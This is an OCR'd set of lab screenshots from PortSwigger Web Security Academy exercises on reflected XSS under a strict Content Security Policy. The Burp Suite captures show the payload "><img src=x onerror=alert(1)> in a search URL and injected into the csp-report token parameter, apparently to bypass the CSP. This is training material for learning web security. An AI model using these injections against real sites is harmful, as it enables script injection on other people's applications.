



https://0a69002003f03339816d980f000200d9.web-security-academy.net/login
Web Security Academy
Reflected XSS protected by very strict CSP, with dangling markup attack
LAB Not solved
Go to exploit server
Back to lab description
Home | My account
Login
Username
wiener
Password
Log in


https://0a69002003f03339816d980f000200d9.web-security-academy.net/my-account?id=wiener
Web Security Academy
Reflected XSS protected by very strict CSP, with dangling markup attack
LAB Not solved
Go to exploit server
Back to lab description
Home | My account | Log out
My Account
Your username is: wiener
Your email is: wiener@normal-user.net
Email
wiener@normal-user.net
Update email



Reflected XSS protected by very strict CSP, with dangling markup attack
LAB Not solved
Go to exploit server
Back to lab description
Home | My account | Log out
My Account
Your username is: wiener
Your email is: wiener@normal-user.net
Email
abc@gmail.com
Update email



Request
Response
POST /login HTTP/2
HTTP/2 302 Found





- To solve this lab and continue, need burpsuite pro version to use collaborate option .


❖ Reflected XSS protected by CSP, with CSP bypass









Burp Project Intruder Repeater View Help
Burp Suite Community Edition v2023.12.1.5 - Temporary Project
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn
Settings
Intercept HTTP history WebSockets history Proxy settings
Filter settings: Hiding CSS, image and general binary content
Request
Response
Pretty Raw Hex
Pretty Raw Hex Render
POST /csp-report?token= HTTP/2
Host: 0a000051048285438 6ccf3db003e0004.web-security-academy.net
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:123.0) Gecko/20100101 Firefox/123.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/csp-report
Content-Length: 724
Origin: https://0a000051048285438 6ccf3db003e0004.web-security-academy.net
Sec-Fetch-Dest: report
Sec-Fetch-Mode: no-cors
Sec-Fetch-Site: same-origin
Te: trailers
{
"csp-report":{
"blocked-uri":"inline",
"column-number":1,
"disposition":"enforce",
"document-uri":
"https://0a000051048285438 6ccf3db003e0004.web-security-academy.net/?search=%22%3E%3Cimg+src%3Dx+onerror%3Dalert%281%29%3E",
"effective-directive":"script-src-attr",
"original-policy":
HTTP/2 200 OK
Set-Cookie: session=pX7fKlvbSs0iLDQ6fesX5niDenHRAkUB; Secure; HttpOnly; SameSite=None
Content-Security-Policy: default-src 'self'; object-src 'none';script-src 'self';
style-src 'self'; report-uri /csp-report?token=
X-Frame-Options: SAMEORIGIN
Content-Length: 0
Inspector
Notes
Search
0 highlights
Event log (4)
All issues
Memory: 201.8MB
Search
ENG
5:30 PM
2/23/2024



Burp Project Intruder Repeater View Help
Burp Suite Community Edition v2023.12.1.5 - Temporary Project
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn
Settings
1 × 2 ×
Send
Cancel
Issue the request
Target: https://0a000051048285438 6ccf3db003e0004.web-security-academy.net
HTTP/2
Request
Response
Pretty Raw Hex
Pretty Raw Hex Render
POST /csp-report?token="><img%20src=x%20onerror=alert(1)> HTTP/2
Host: 0a000051048285438 6ccf3db003e0004.web-security-academy.net
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:123.0) Gecko/20100101
Firefox/123.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/csp-report
Content-Length: 724
Origin: https://0a000051048285438 6ccf3db003e0004.web-security-academy.net
Sec-Fetch-Dest: report
Sec-Fetch-Mode: no-cors
Sec-Fetch-Site: same-origin
Te: trailers
{
"csp-report":{
"blocked-uri":"inline",
"column-number":1,
"disposition":"enforce",
"document-uri":
"https://0a000051048285438 6ccf3db003e0004.web-security-academy.net/?search=%22%3E%3Cimg+src%3Dx+onerror%3Dalert%281%29%3E",
"effective-directive":"script-src-attr",
"original-policy":
"default-src 'self'; object-src 'none'; script-src 'self'; style-src 'self'; report-uri https://0a000051048285438 6ccf3db003e0004.web-security-academy.net/csp-report?token=",
"referrer":"https://0a000051048285438 6ccf3db003e0004.web-security-academy.net/"
,
"source-file":
"https://0a000051048285438 6ccf3db003e0004.web-security-academy.net/?search=%22%3E%3Cimg+src%3Dx+onerror%3Dalert%281%29%3E",
"status-code":200,
"violated-directive":"script-src-attr"
}
}
Inspector
Selection 34 (0x22)
Selected text
"><img%20src=x%20onerror=alert(1)>
Decoded from: URL encoding
"><img src=x onerror=alert(1)>
Cancel
Apply changes
Request attributes 2
Request query parameters 1
Request cookies 0
Request headers 15
Inspector
Notes
Search
0 highlights
Ready
Event log (4)
All issues
Memory: 203.3MB
Search
ENG
5:32 PM
2/23/2024

